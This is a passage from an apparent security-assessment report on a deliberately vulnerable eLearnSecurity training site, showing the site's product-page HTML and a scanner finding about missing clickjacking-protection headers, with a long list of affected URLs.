<meta name="description" content="" />
<link href="default.css" rel="stylesheet" type="text/css" media="all" />
</head>
```

```
<body>
<div id="wrapper">
<div id="wrapper-bgtop">
<div id="wrapper-bgbtm">
<div id="header">
<div id="logo">
<h1><a href="index.php">Foo Phones eLS</a></h1>
<p>A mobile phones (vulnerable) company</p>
</div>
</div>
<div id="menu">
<ul>
<li class="active"><a href="index.php"><span>Home</span></a></li>
<li><a href="myaccount.php"><span>MyAccount</span></a></li>
<li><a href="logout.php"><span>Log out</span></a></li>
<li><a href="aboutus.php?location=location.txt"><span>About us</span></a></li>
<li><a href="http://intranet.foophonesels.com"><span>Intranet</span></a></li>
</ul></div>
<div id="banner">
<div class="image-border"><a href="index.php"><img src="images/pics01.jpg"
width="870" height="253" alt="" /></a></div></div>
<div id="page">
<div id="content">
<div class="post">
<h2 class="title">Our latest products </h2>
<div class="entry">
<table border="0"> <tr style="height:180px;"><td width="30%" align="center"><a
href="view.php?id=1"><img src="images/products/moto.png" border="0"></a></td>
<td><a href="view.php?id=1"><h2>Motorola Droid Razr Maxx</h2></a><br>The
Motorola Droid Razr Maxx proves that a powerful Android superphone can remain
thin yet still promise marathon-worthy battery life. If you can live without Ice
Cream Sandwich and have big hands, the Maxx is extremely compelling.</td></tr>


<tr style="height:180px;"><td width="30%" align="center"><a
href="view.php?id=2"><img src="images/products/samsung1.png"
border="0"></a></td>
<td><a href="view.php?id=2"><h2>Samsung Galaxy Nexus </h2></a><br>As the first
U.S. phone with Ice Cream Sandwich, Verizon's Samsung Galaxy Nexus takes a
coveted, solitary step forward. However, once other premium handsets receive the
updated Android OS, the Galaxy Nexus will lose some of its competitive
edge.</td></tr>


<tr style="height:180px;"><td width="30%" align="center"><a
href="view.php?id=3"><img src="images/products/iphone.png" border="0"></a></td>
<td><a href="view.php?id=3"><h2>Apple iPhone 4S</h2></a><br>The iPhone 4S isn't
the king of cell phones, but it's part of the royal family nonetheless. Even
without 4G and a giant screen, this phone's smart(ass) voice assistant, Siri,
the benefits of iOS 5, and its spectacular camera make it a top choice for
anyone ready to upgrade</td></tr>


<tr style="height:180px;"><td width="30%" align="center"><a
```

```
href="view.php?id=4"><img src="images/products/htcone.png" border="0"></a></td>
<td><a href="view.php?id=4"><h2>HTC One X </h2></a><br>Quad-core processing
isn't everything, and AT&T's new $199.99 HTC One X proves it. This advanced
Android has style, speed, blazing 4G, and power galore.</td></tr>


<tr style="height:180px;"><td width="30%" align="center"><a
href="view.php?id=5"><img src="images/products/lumnia.png" border="0"></a></td>
<td><a href="view.php?id=5"><h2>Nokia Lumia 900</h2></a><br>The Nokia Lumia
900's unique design and high-end features make Windows Phone look fantastic, and
the $99 price is extremely fair. Despite some flaws, this is my favorite Windows
Phone yet.</td></tr>


</table>
</div>
</div>
</div>
<div id="sidebar">
<div>
<h2 class="title">Our Latest Products</h2>
<table style="padding-left: 10px;">
<tr>
<td>
<a href="view.php?id=1">Motorola Droid Razr MAXX
</td>
</tr>
<tr>
<td>
<br>The Motorola Droid Razr Maxx proves that a powerful Android superphone can
remain thin yet still promise ...
</td>
</tr>
<tr>
<td>
<a href="view.php?id=2">Samsung Galaxy Nessus</a>
</td>
</tr>
<tr>
<td>
<br>As the first U.S. phone with Ice Cream Sandwich, Verizon's Samsung Galaxy
Nexus takes a coveted, solitary step forward...
</td>
</tr>
</table>
</div>
</div></div>
</div>
</div>
</div>
<div id="footer" class="container">
<p>&copy; Copyright 2013. eLearnSecurity </p>
</div></body>
</html>
```

Missing Content-Security-Policy frame-ancestors or X-Frame-Options in HTTP/HTTPS Response Header

Description

The remote web server (in both http and https virtual hosts) does not sets a Content-Security-Policy (CSP) frame-ancestors or X-Frame-Options response header.

The CSP frame-ancestors header has been proposed by the W3C Web Application Security Working Group as a way to mitigate cross-site scripting and clickjacking attacks.

The X-Frame-Options header has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

The following pages do not set a Content-Security-Policy frame-ancestors/X-Frame-Options response header:

```
- http://foophonesels.com/
- http://foophonesels.com/aboutus.php
- http://foophonesels.com/images/
- http://foophonesels.com/images/products/
- http://foophonesels.com/include/
- http://foophonesels.com/include/banner.php
- http://foophonesels.com/include/comments.php
- http://foophonesels.com/include/config.php
- http://foophonesels.com/include/footer.php
- http://foophonesels.com/include/menu.php
- http://foophonesels.com/include/sidebar.php
- http://foophonesels.com/index.php
- http://foophonesels.com/manual/
- http://foophonesels.com/manual/bind.html
- http://foophonesels.com/manual/configuring.html
- http://foophonesels.com/manual/content-negotiation.html
- http://foophonesels.com/manual/custom-error.html
- http://foophonesels.com/manual/de/
- http://foophonesels.com/manual/de/bind.html
- http://foophonesels.com/manual/de/configuring.html
- http://foophonesels.com/manual/de/content-negotiation.html
- http://foophonesels.com/manual/de/developer/
- http://foophonesels.com/manual/de/dso.html
- http://foophonesels.com/manual/de/env.html
- http://foophonesels.com/manual/de/faq/
- http://foophonesels.com/manual/de/filter.html
- http://foophonesels.com/manual/de/glossary.html
- http://foophonesels.com/manual/de/handler.html
- http://foophonesels.com/manual/de/howto/auth.html
- http://foophonesels.com/manual/de/howto/cgi.html
- http://foophonesels.com/manual/de/howto/htaccess.html
- http://foophonesels.com/manual/de/howto/public_html.html
- http://foophonesels.com/manual/de/howto/ssi.html
- http://foophonesels.com/manual/de/install.html
- http://foophonesels.com/manual/de/invoking.html
- http://foophonesels.com/manual/de/license.html
- http://foophonesels.com/manual/de/logs.html
```

```
- http://foophonesels.com/manual/de/misc/
- http://foophonesels.com/manual/de/misc/perf-tuning.html
- http://foophonesels.com/manual/de/misc/rewriteguide.html
- http://foophonesels.com/manual/de/misc/security_tips.html
- http://foophonesels.com/manual/de/mod/
- http://foophonesels.com/manual/de/mod/beos.html
- http://foophonesels.com/manual/de/mod/core.html
- http://foophonesels.com/manual/de/mod/directives.html
- http://foophonesels.com/manual/de/mod/leader.html
- http://foophonesels.com/manual/de/mod/mod_access.html
- http://foophonesels.com/manual/de/mod/mod_actions.html
- http://foophonesels.com/manual/de/mod/mod_alias.html
- http://foophonesels.com/manual/de/mod/mod_asis.html
- http://foophonesels.com/manual/de/mod/mod_auth.html
- http://foophonesels.com/manual/de/mod/mod_auth_anon.html
- http://foophonesels.com/manual/de/mod/mod_auth_dbm.html
- http://foophonesels.com/manual/de/mod/mod_auth_digest.html
- http://foophonesels.com/manual/de/mod/mod_auth_ldap.html
- http://foophonesels.com/manual/de/mod/mod_autoindex.html
- http://foophonesels.com/manual/de/mod/mod_cache.html
- http://foophonesels.com/manual/de/mod/mod_cern_meta.html
- http://foophonesels.com/manual/de/mod/mod_cgi.html
- http://foophonesels.com/manual/de/mod/mod_cgid.html
- http://foophonesels.com/manual/de/mod/mod_charset_lite.html
- http://foophonesels.com/manual/de/mod/mod_dav.html
- http://foophonesels.com/manual/de/mod/mod_dav_fs.html
- http://foophonesels.com/manual/de/mod/mod_deflate.html
- http://foophonesels.com/manual/de/mod/mod_dir.html
- http://foophonesels.com/manual/de/mod/mod_disk_cache.html
- http://foophonesels.com/manual/de/mod/mod_dumpio.html
- http://foophonesels.com/manual/de/mod/mod_echo.html
- http://foophonesels.com/manual/de/mod/mod_env.html
- http://foophonesels.com/manual/de/mod/mod_example.html
- http://foophonesels.com/manual/de/mod/mod_expires.html
- http://foophonesels.com/manual/de/mod/mod_ext_filter.html
- http://foophonesels.com/manual/de/mod/mod_file_cache.html
- http://foophonesels.com/manual/de/mod/mod_headers.html
- http://foophonesels.com/manual/de/mod/mod_imap.html
- http://foophonesels.com/manual/de/mod/mod_include.html
- http://foophonesels.com/manual/de/mod/mod_info.html
- http://foophonesels.com/manual/de/mod/mod_isapi.html
- http://foophonesels.com/manual/de/mod/mod_ldap.html
- http://foophonesels.com/manual/de/mod/mod_log_forensic.html
- http://foophonesels.com/manual/de/mod/mod_logio.html
- http://foophonesels.com/manual/de/mod/mod_mem_cache.html
- http://foophonesels.com/manual/de/mod/mod_mime.html
- http://foophonesels.com/manual/de/mod/mod_mime_magic.html
- http://foophonesels.com/manual/de/mod/mod_negotiation.html
- http://foophonesels.com/manual/de/mod/mod_nw_ssl.html
- http://foophonesels.com/manual/de/mod/mod_proxy_connect.html
- http://foophonesels.com/manual/de/mod/mod_proxy_ftp.html
- http://foophonesels.com/manual/de/mod/mod_proxy_http.html
- http://foophonesels.com/manual/de/mod/mod_rewrite.html
- http://foophonesels.com/manual/de/mod/mod_setenvif.html
```

```
- http://foophonesels.com/manual/de/mod/mod_so.html
- http://foophonesels.com/manual/de/mod/mod_speling.html
- http://foophonesels.com/manual/de/mod/mod_ssl.html
- http://foophonesels.com/manual/de/mod/mod_status.html
- http://foophonesels.com/manual/de/mod/mod_suexec.html
- http://foophonesels.com/manual/de/mod/mod_unique_id.html
- http://foophonesels.com/manual/de/mod/mod_userdir.html
- http://foophonesels.com/manual/de/mod/mod_usertrack.html
- http://foophonesels.com/manual/de/mod/mod_version.html
- http://foophonesels.com/manual/de/mod/mod_vhost_alias.html
- http://foophonesels.com/manual/de/mod/mpm_common.html
- http://foophonesels.com/manual/de/mod/mpm_netware.html
- http://foophonesels.com/manual/de/mod/mpm_winnt.html
- http://foophonesels.com/manual/de/mod/mpmt_os2.html
- http://foophonesels.com/manual/de/mod/perchild.html
- http://foophonesels.com/manual/de/mod/prefork.html
- http://foophonesels.com/manual/de/mod/threadpool.html
- http://foophonesels.com/manual/de/mod/worker.html
- http://foophonesels.com/manual/de/mpm.html
- http://foophonesels.com/manual/de/new_features_2_0.html
- http://foophonesels.com/manual/de/platform/ebcdic.html
- http://foophonesels.com/manual/de/platform/netware.html
- http://foophonesels.com/manual/de/platform/windows.html
- http://foophonesels.com/manual/de/programs/
- http://foophonesels.com/manual/de/sections.html
- http://foophonesels.com/manual/de/server-wide.html
- http://foophonesels.com/manual/de/sitemap.html
- http://foophonesels.com/manual/de/ssl/
- http://foophonesels.com/manual/de/stopping.html
- http://foophonesels.com/manual/de/suexec.html
- http://foophonesels.com/manual/de/upgrading.html
- http://foophonesels.com/manual/de/vhosts/
- http://foophonesels.com/manual/developer/
- http://foophonesels.com/manual/developer/API.html
- http://foophonesels.com/manual/developer/debugging.html
- http://foophonesels.com/manual/developer/documenting.html
- http://foophonesels.com/manual/developer/filters.html
- http://foophonesels.com/manual/developer/hooks.html
- http://foophonesels.com/manual/developer/modules.html
- http://foophonesels.com/manual/developer/request.html
- http://foophonesels.com/manual/developer/thread_safety.html
- http://foophonesels.com/manual/dns-caveats.html
- http://foophonesels.com/manual/dso.html
- http://foophonesels.com/manual/en/
- http://foophonesels.com/manual/en/bind.html
- http://foophonesels.com/manual/en/configuring.html
- http://foophonesels.com/manual/en/content-negotiation.html
- http://foophonesels.com/manual/en/developer/
- http://foophonesels.com/manual/en/dso.html
- http://foophonesels.com/manual/en/env.html
- http://foophonesels.com/manual/en/faq/
- http://foophonesels.com/manual/en/filter.html
- http://foophonesels.com/manual/en/glossary.html
- http://foophonesels.com/manual/en/handler.html
```

```
- http://foophonesels.com/manual/en/howto/auth.html
- http://foophonesels.com/manual/en/howto/cgi.html
- http://foophonesels.com/manual/en/howto/htaccess.html
- http://foophonesels.com/manual/en/howto/public_html.html
- http://foophonesels.com/manual/en/howto/ssi.html
- http://foophonesels.com/manual/en/install.html
- http://foophonesels.com/manual/en/invoking.html
- http://foophonesels.com/manual/en/license.html
- http://foophonesels.com/manual/en/logs.html
- http://foophonesels.com/manual/en/misc/
- http://foophonesels.com/manual/en/misc/perf-tuning.html
- http://foophonesels.com/manual/en/misc/rewriteguide.html
- http://foophonesels.com/manual/en/misc/security_tips.html
- http://foophonesels.com/manual/en/mod/
- http://foophonesels.com/manual/en/mod/beos.html
- http://foophonesels.com/manual/en/mod/directives.html
- http://foophonesels.com/manual/en/mod/leader.html
- http://foophonesels.com/manual/en/mod/mod_access.html
- http://foophonesels.com/manual/en/mod/mod_actions.html
- http://foophonesels.com/manual/en/mod/mod_alias.html
- http://foophonesels.com/manual/en/mod/mod_asis.html
- http://foophonesels.com/manual/en/mod/mod_auth.html
- http://foophonesels.com/manual/en/mod/mod_auth_anon.html
- http://foophonesels.com/manual/en/mod/mod_auth_dbm.html
- http://foophonesels.com/manual/en/mod/mod_auth_digest.html
- http://foophonesels.com/manual/en/mod/mod_auth_ldap.html
- http://foophonesels.com/manual/en/mod/mod_autoindex.html
- http://foophonesels.com/manual/en/mod/mod_cache.html
- http://foophonesels.com/manual/en/mod/mod_cern_meta.html
- http://foophonesels.com/manual/en/mod/mod_cgi.html
- http://foophonesels.com/manual/en/mod/mod_cgid.html
- http://foophonesels.com/manual/en/mod/mod_charset_lite.html
- http://foophonesels.com/manual/en/mod/mod_dav.html
- http://foophonesels.com/manual/en/mod/mod_dav_fs.html
- http://foophonesels.com/manual/en/mod/mod_deflate.html
- http://foophonesels.com/manual/en/mod/mod_dir.html
- http://foophonesels.com/manual/en/mod/mod_disk_cache.html
- http://foophonesels.com/manual/en/mod/mod_dumpio.html
- http://foophonesels.com/manual/en/mod/mod_echo.html
- http://foophonesels.com/manual/en/mod/mod_env.html
- http://foophonesels.com/manual/en/mod/mod_example.html
- http://foophonesels.com/manual/en/mod/mod_expires.html
- http://foophonesels.com/manual/en/mod/mod_ext_filter.html
- http://foophonesels.com/manual/en/mod/mod_file_cache.html
- http://foophonesels.com/manual/en/mod/mod_headers.html
- http://foophonesels.com/manual/en/mod/mod_imap.html
- http://foophonesels.com/manual/en/mod/mod_include.html
- http://foophonesels.com/manual/en/mod/mod_info.html
- http://foophonesels.com/manual/en/mod/mod_isapi.html
- http://foophonesels.com/manual/en/mod/mod_ldap.html
- http://foophonesels.com/manual/en/mod/mod_log_forensic.html
- http://foophonesels.com/manual/en/mod/mod_logio.html
- http://foophonesels.com/manual/en/mod/mod_mem_cache.html
- http://foophonesels.com/manual/en/mod/mod_mime.html
```

```
- http://foophonesels.com/manual/en/mod/mod_mime_magic.html
- http://foophonesels.com/manual/en/mod/mod_negotiation.html
- http://foophonesels.com/manual/en/mod/mod_nw_ssl.html
- http://foophonesels.com/manual/en/mod/mod_proxy_connect.html
- http://foophonesels.com/manual/en/mod/mod_proxy_ftp.html
- http://foophonesels.com/manual/en/mod/mod_proxy_http.html
- http://foophonesels.com/manual/en/mod/mod_rewrite.html
- http://foophonesels.com/manual/en/mod/mod_setenvif.html
- http://foophonesels.com/manual/en/mod/mod_so.html
- http://foophonesels.com/manual/en/mod/mod_speling.html
- http://foophonesels.com/manual/en/mod/mod_ssl.html
- http://foophonesels.com/manual/en/mod/mod_status.html
- http://foophonesels.com/manual/en/mod/mod_suexec.html
- http://foophonesels.com/manual/en/mod/mod_unique_id.html
- http://foophonesels.com/manual/en/mod/mod_userdir.html
- http://foophonesels.com/manual/en/mod/mod_usertrack.html
- http://foophonesels.com/manual/en/mod/mod_version.html
- http://foophonesels.com/manual/en/mod/mod_vhost_alias.html
- http://foophonesels.com/manual/en/mod/mpm_common.html
- http://foophonesels.com/manual/en/mod/mpm_netware.html
- http://foophonesels.com/manual/en/mod/mpm_winnt.html
- http://foophonesels.com/manual/en/mod/mpmt_os2.html
- http://foophonesels.com/manual/en/mod/perchild.html
- http://foophonesels.com/manual/en/mod/prefork.html
- http://foophonesels.com/manual/en/mod/threadpool.html
- http://foophonesels.com/manual/en/mod/worker.html
- http://foophonesels.com/manual/en/mpm.html
- http://foophonesels.com/manual/en/new_features_2_0.html
- http://foophonesels.com/manual/en/platform/ebcdic.html
- http://foophonesels.com/manual/en/platform/netware.html
- http://foophonesels.com/manual/en/platform/windows.html
- http://foophonesels.com/manual/en/programs/
- http://foophonesels.com/manual/en/sections.html
- http://foophonesels.com/manual/en/server-wide.html
- http://foophonesels.com/manual/en/sitemap.html
- http://foophonesels.com/manual/en/ssl/
- http://foophonesels.com/manual/en/stopping.html
- http://foophonesels.com/manual/en/suexec.html
- http://foophonesels.com/manual/en/upgrading.html
- http://foophonesels.com/manual/en/vhosts/
- http://foophonesels.com/manual/env.html
- http://foophonesels.com/manual/es/
- http://foophonesels.com/manual/es/bind.html
- http://foophonesels.com/manual/es/configuring.html
- http://foophonesels.com/manual/es/content-negotiation.html
- http://foophonesels.com/manual/es/developer/
- http://foophonesels.com/manual/es/dso.html
- http://foophonesels.com/manual/es/env.html
- http://foophonesels.com/manual/es/faq/
- http://foophonesels.com/manual/es/filter.html
- http://foophonesels.com/manual/es/glossary.html
- http://foophonesels.com/manual/es/handler.html
- http://foophonesels.com/manual/es/howto/auth.html
- http://foophonesels.com/manual/es/howto/cgi.html
```

```
- http://foophonesels.com/manual/es/howto/htaccess.html
- http://foophonesels.com/manual/es/howto/public_html.html
- http://foophonesels.com/manual/es/howto/ssi.html
- http://foophonesels.com/manual/es/install.html
- http://foophonesels.com/manual/es/invoking.html
- http://foophonesels.com/manual/es/license.html
- http://foophonesels.com/manual/es/logs.html
- http://foophonesels.com/manual/es/misc/
- http://foophonesels.com/manual/es/misc/perf-tuning.html
- http://foophonesels.com/manual/es/misc/rewriteguide.html
- http://foophonesels.com/manual/es/misc/security_tips.html
- http://foophonesels.com/manual/es/mod/
- http://foophonesels.com/manual/es/mod/beos.html
- http://foophonesels.com/manual/es/mod/core.html
- http://foophonesels.com/manual/es/mod/directives.html
- http://foophonesels.com/manual/es/mod/leader.html
- http://foophonesels.com/manual/es/mod/mod_access.html
- http://foophonesels.com/manual/es/mod/mod_actions.html
- http://foophonesels.com/manual/es/mod/mod_alias.html
- http://foophonesels.com/manual/es/mod/mod_asis.html
- http://foophonesels.com/manual/es/mod/mod_auth.html
- http://foophonesels.com/manual/es/mod/mod_auth_anon.html
- http://foophonesels.com/manual/es/mod/mod_auth_dbm.html
- http://foophonesels.com/manual/es/mod/mod_auth_digest.html
- http://foophonesels.com/manual/es/mod/mod_auth_ldap.html
- http://foophonesels.com/manual/es/mod/mod_autoindex.html
- http://foophonesels.com/manual/es/mod/mod_cache.html
- http://foophonesels.com/manual/es/mod/mod_cern_meta.html
- http://foophonesels.com/manual/es/mod/mod_cgi.html
- http://foophonesels.com/manual/es/mod/mod_cgid.html
- http://foophonesels.com/manual/es/mod/mod_charset_lite.html
- http://foophonesels.com/manual/es/mod/mod_dav.html
- http://foophonesels.com/manual/es/mod/mod_dav_fs.html
- http://foophonesels.com/manual/es/mod/mod_deflate.html
- http://foophonesels.com/manual/es/mod/mod_dir.html
- http://foophonesels.com/manual/es/mod/mod_disk_cache.html
- http://foophonesels.com/manual/es/mod/mod_dumpio.html
- http://foophonesels.com/manual/es/mod/mod_echo.html
- http://foophonesels.com/manual/es/mod/mpm_common.html
- http://foophonesels.com/manual/es/mod/mpm_netware.html
- http://foophonesels.com/manual/es/mod/mpm_winnt.html
- http://foophonesels.com/manual/es/mod/mpmt_os2.html
- http://foophonesels.com/manual/es/mod/perchild.html
- http://foophonesels.com/manual/es/mod/prefork.html
- http://foophonesels.com/manual/es/mod/threadpool.html
- http://foophonesels.com/manual/es/mod/worker.html
- http://foophonesels.com/manual/es/mpm.html
- http://foophonesels.com/manual/es/new_features_2_0.html
- http://foophonesels.com/manual/es/platform/ebcdic.html
- http://foophonesels.com/manual/es/platform/netware.html
- http://foophonesels.com/manual/es/platform/windows.html
- http://foophonesels.com/manual/es/programs/
- http://foophonesels.com/manual/es/sections.html
- http://foophonesels.com/manual/es/server-wide.html
```

```
- http://foophonesels.com/manual/es/sitemap.html
- http://foophonesels.com/manual/es/ssl/
- http://foophonesels.com/manual/es/stopping.html
- http://foophonesels.com/manual/es/suexec.html
- http://foophonesels.com/manual/es/upgrading.html
- http://foophonesels.com/manual/es/vhosts/
- http://foophonesels.com/manual/faq/
- http://foophonesels.com/manual/faq/all_in_one.html
- http://foophonesels.com/manual/faq/error.html
- http://foophonesels.com/manual/faq/support.html
- http://foophonesels.com/manual/filter.html
- http://foophonesels.com/manual/fr/
- http://foophonesels.com/manual/fr/bind.html
- http://foophonesels.com/manual/fr/configuring.html
- http://foophonesels.com/manual/fr/content-negotiation.html
- http://foophonesels.com/manual/fr/developer/
- http://foophonesels.com/manual/fr/dso.html
- http://foophonesels.com/manual/fr/env.html
- http://foophonesels.com/manual/fr/faq/
- http://foophonesels.com/manual/fr/filter.html
- http://foophonesels.com/manual/fr/glossary.html
- http://foophonesels.com/manual/fr/handler.html
- http://foophonesels.com/manual/fr/howto/auth.html
- http://foophonesels.com/manual/fr/howto/cgi.html
- http://foophonesels.com/manual/fr/howto/htaccess.html
- http://foophonesels.com/manual/fr/howto/public_html.html
- http://foophonesels.com/manual/fr/howto/ssi.html
- http://foophonesels.com/manual/fr/install.html
- http://foophonesels.com/manual/fr/invoking.html
- http://foophonesels.com/manual/fr/license.html
- http://foophonesels.com/manual/fr/logs.html
- http://foophonesels.com/manual/fr/misc/
- http://foophonesels.com/manual/fr/misc/perf-tuning.html
- http://foophonesels.com/manual/fr/misc/rewriteguide.html
- http://foophonesels.com/manual/fr/misc/security_tips.html
- http://foophonesels.com/manual/fr/mod/
- http://foophonesels.com/manual/fr/mod/directives.html
- http://foophonesels.com/manual/fr/mpm.html
- http://foophonesels.com/manual/fr/new_features_2_0.html
- http://foophonesels.com/manual/fr/platform/ebcdic.html
- http://foophonesels.com/manual/fr/platform/netware.html
- http://foophonesels.com/manual/fr/platform/windows.html
- http://foophonesels.com/manual/fr/programs/
- http://foophonesels.com/manual/fr/sections.html
- http://foophonesels.com/manual/fr/server-wide.html
- http://foophonesels.com/manual/fr/sitemap.html
- http://foophonesels.com/manual/fr/ssl/
- http://foophonesels.com/manual/fr/stopping.html
- http://foophonesels.com/manual/fr/suexec.html
- http://foophonesels.com/manual/fr/upgrading.html
- http://foophonesels.com/manual/fr/vhosts/
- http://foophonesels.com/manual/glossary.html
- http://foophonesels.com/manual/handler.html
- http://foophonesels.com/manual/howto/
```

```
- http://foophonesels.com/manual/howto/auth.html
- http://foophonesels.com/manual/howto/cgi.html
- http://foophonesels.com/manual/howto/htaccess.html
- http://foophonesels.com/manual/howto/public_html.html
- http://foophonesels.com/manual/howto/ssi.html
- http://foophonesels.com/manual/images/
- http://foophonesels.com/manual/install.html
- http://foophonesels.com/manual/invoking.html
- http://foophonesels.com/manual/ja/
- http://foophonesels.com/manual/ja/bind.html
- http://foophonesels.com/manual/ja/configuring.html
- http://foophonesels.com/manual/ja/content-negotiation.html
- http://foophonesels.com/manual/ja/developer/
- http://foophonesels.com/manual/ja/dso.html
- http://foophonesels.com/manual/ja/env.html
- http://foophonesels.com/manual/ja/faq/
- http://foophonesels.com/manual/ja/filter.html
- http://foophonesels.com/manual/ja/glossary.html
- http://foophonesels.com/manual/ja/handler.html
- http://foophonesels.com/manual/ja/howto/auth.html
- http://foophonesels.com/manual/ja/howto/cgi.html
- http://foophonesels.com/manual/ja/howto/htaccess.html
- http://foophonesels.com/manual/ja/howto/public_html.html
- http://foophonesels.com/manual/ja/howto/ssi.html
- http://foophonesels.com/manual/ja/install.html
- http://foophonesels.com/manual/ja/invoking.html
- http://foophonesels.com/manual/ja/license.html
- http://foophonesels.com/manual/ja/logs.html
- http://foophonesels.com/manual/ja/misc/
- http://foophonesels.com/manual/ja/misc/perf-tuning.html
- http://foophonesels.com/manual/ja/misc/rewriteguide.html
- http://foophonesels.com/manual/ja/misc/security_tips.html
- http://foophonesels.com/manual/ja/mod/
- http://foophonesels.com/manual/ja/mod/directives.html
- http://foophonesels.com/manual/ja/mpm.html
- http://foophonesels.com/manual/ja/new_features_2_0.html
- http://foophonesels.com/manual/ja/platform/ebcdic.html
- http://foophonesels.com/manual/ja/platform/netware.html
- http://foophonesels.com/manual/ja/platform/windows.html
- http://foophonesels.com/manual/ja/programs/
- http://foophonesels.com/manual/ja/sections.html
- http://foophonesels.com/manual/ja/server-wide.html
- http://foophonesels.com/manual/ja/sitemap.html
- http://foophonesels.com/manual/ja/ssl/
- http://foophonesels.com/manual/ja/stopping.html
- http://foophonesels.com/manual/ja/suexec.html
- http://foophonesels.com/manual/ja/upgrading.html
- http://foophonesels.com/manual/ja/urlmapping.html
- http://foophonesels.com/manual/ja/vhosts/
- http://foophonesels.com/manual/ko/
- http://foophonesels.com/manual/ko/bind.html
- http://foophonesels.com/manual/ko/configuring.html
- http://foophonesels.com/manual/ko/content-negotiation.html
- http://foophonesels.com/manual/ko/developer/
```

```
- http://foophonesels.com/manual/ko/dso.html
- http://foophonesels.com/manual/ko/env.html
- http://foophonesels.com/manual/ko/faq/
- http://foophonesels.com/manual/ko/filter.html
- http://foophonesels.com/manual/ko/glossary.html
- http://foophonesels.com/manual/ko/handler.html
- http://foophonesels.com/manual/ko/howto/auth.html
- http://foophonesels.com/manual/ko/howto/cgi.html
- http://foophonesels.com/manual/ko/howto/htaccess.html
- http://foophonesels.com/manual/ko/howto/public_html.html
- http://foophonesels.com/manual/ko/howto/ssi.html
- http://foophonesels.com/manual/ko/install.html
- http://foophonesels.com/manual/ko/invoking.html
- http://foophonesels.com/manual/ko/license.html
- http://foophonesels.com/manual/ko/logs.html
- http://foophonesels.com/manual/ko/misc/
- http://foophonesels.com/manual/ko/misc/perf-tuning.html
- http://foophonesels.com/manual/ko/misc/rewriteguide.html
- http://foophonesels.com/manual/ko/misc/security_tips.html
- http://foophonesels.com/manual/ko/mod/
- http://foophonesels.com/manual/ko/mod/directives.html
- http://foophonesels.com/manual/ko/mpm.html
- http://foophonesels.com/manual/ko/new_features_2_0.html
- http://foophonesels.com/manual/ko/platform/ebcdic.html
- http://foophonesels.com/manual/ko/platform/netware.html
- http://foophonesels.com/manual/ko/platform/windows.html
- http://foophonesels.com/manual/ko/programs/
- http://foophonesels.com/manual/ko/sections.html
- http://foophonesels.com/manual/ko/server-wide.html
- http://foophonesels.com/manual/ko/sitemap.html
- http://foophonesels.com/manual/ko/ssl/
- http://foophonesels.com/manual/ko/stopping.html
- http://foophonesels.com/manual/ko/suexec.html
- http://foophonesels.com/manual/ko/upgrading.html
- http://foophonesels.com/manual/ko/urlmapping.html
- http://foophonesels.com/manual/ko/vhosts/
- http://foophonesels.com/manual/license.html
- http://foophonesels.com/manual/logs.html
- http://foophonesels.com/manual/misc/
- http://foophonesels.com/manual/misc/descriptors.html
- http://foophonesels.com/manual/misc/fin_wait_2.html
- http://foophonesels.com/manual/misc/known_client_problems.html
- http://foophonesels.com/manual/misc/perf-tuning.html
- http://foophonesels.com/manual/misc/relevant_standards.html
- http://foophonesels.com/manual/misc/rewriteguide.html
- http://foophonesels.com/manual/misc/security_tips.html
- http://foophonesels.com/manual/misc/tutorials.html
- http://foophonesels.com/manual/mod/
- http://foophonesels.com/manual/mod/beos.html
- http://foophonesels.com/manual/mod/directive-dict.html
- http://foophonesels.com/manual/mod/directives.html
- http://foophonesels.com/manual/mod/leader.html
- http://foophonesels.com/manual/mod/mod_access.html
- http://foophonesels.com/manual/mod/mod_actions.html
```

```
- http://foophonesels.com/manual/mod/mod_alias.html
- http://foophonesels.com/manual/mod/mod_asis.html
- http://foophonesels.com/manual/mod/mod_auth.html
- http://foophonesels.com/manual/mod/mod_auth_anon.html
- http://foophonesels.com/manual/mod/mod_auth_dbm.html
- http://foophonesels.com/manual/mod/mod_auth_digest.html
- http://foophonesels.com/manual/mod/mod_auth_ldap.html
- http://foophonesels.com/manual/mod/mod_autoindex.html
- http://foophonesels.com/manual/mod/mod_cache.html
- http://foophonesels.com/manual/mod/mod_cern_meta.html
- http://foophonesels.com/manual/mod/mod_cgi.html
- http://foophonesels.com/manual/mod/mod_cgid.html
- http://foophonesels.com/manual/mod/mod_charset_lite.html
- http://foophonesels.com/manual/mod/mod_dav.html
- http://foophonesels.com/manual/mod/mod_dav_fs.html
- http://foophonesels.com/manual/mod/mod_deflate.html
- http://foophonesels.com/manual/mod/mod_dir.html
- http://foophonesels.com/manual/mod/mod_disk_cache.html
- http://foophonesels.com/manual/mod/mod_dumpio.html
- http://foophonesels.com/manual/mod/mod_echo.html
- http://foophonesels.com/manual/mod/mod_env.html
- http://foophonesels.com/manual/mod/mod_example.html
- http://foophonesels.com/manual/mod/mod_expires.html
- http://foophonesels.com/manual/mod/mod_ext_filter.html
- http://foophonesels.com/manual/mod/mod_file_cache.html
- http://foophonesels.com/manual/mod/mod_headers.html
- http://foophonesels.com/manual/mod/mod_imap.html
- http://foophonesels.com/manual/mod/mod_include.html
- http://foophonesels.com/manual/mod/mod_info.html
- http://foophonesels.com/manual/mod/mod_isapi.html
- http://foophonesels.com/manual/mod/mod_ldap.html
- http://foophonesels.com/manual/mod/mod_log_forensic.html
- http://foophonesels.com/manual/mod/mod_logio.html
- http://foophonesels.com/manual/mod/mod_mem_cache.html
- http://foophonesels.com/manual/mod/mod_mime.html
- http://foophonesels.com/manual/mod/mod_mime_magic.html
- http://foophonesels.com/manual/mod/mod_negotiation.html
- http://foophonesels.com/manual/mod/mod_nw_ssl.html
- http://foophonesels.com/manual/mod/mod_proxy_connect.html
- http://foophonesels.com/manual/mod/mod_proxy_ftp.html
- http://foophonesels.com/manual/mod/mod_proxy_http.html
- http://foophonesels.com/manual/mod/mod_rewrite.html
- http://foophonesels.com/manual/mod/mod_setenvif.html
- http://foophonesels.com/manual/mod/mod_so.html
- http://foophonesels.com/manual/mod/mod_speling.html
- http://foophonesels.com/manual/mod/mod_ssl.html
- http://foophonesels.com/manual/mod/mod_status.html
- http://foophonesels.com/manual/mod/mod_suexec.html
- http://foophonesels.com/manual/mod/mod_unique_id.html
- http://foophonesels.com/manual/mod/mod_userdir.html
- http://foophonesels.com/manual/mod/mod_usertrack.html
- http://foophonesels.com/manual/mod/mod_version.html
- http://foophonesels.com/manual/mod/mod_vhost_alias.html
- http://foophonesels.com/manual/mod/module-dict.html
```

```
- http://foophonesels.com/manual/mod/mpm_common.html
- http://foophonesels.com/manual/mod/mpm_netware.html
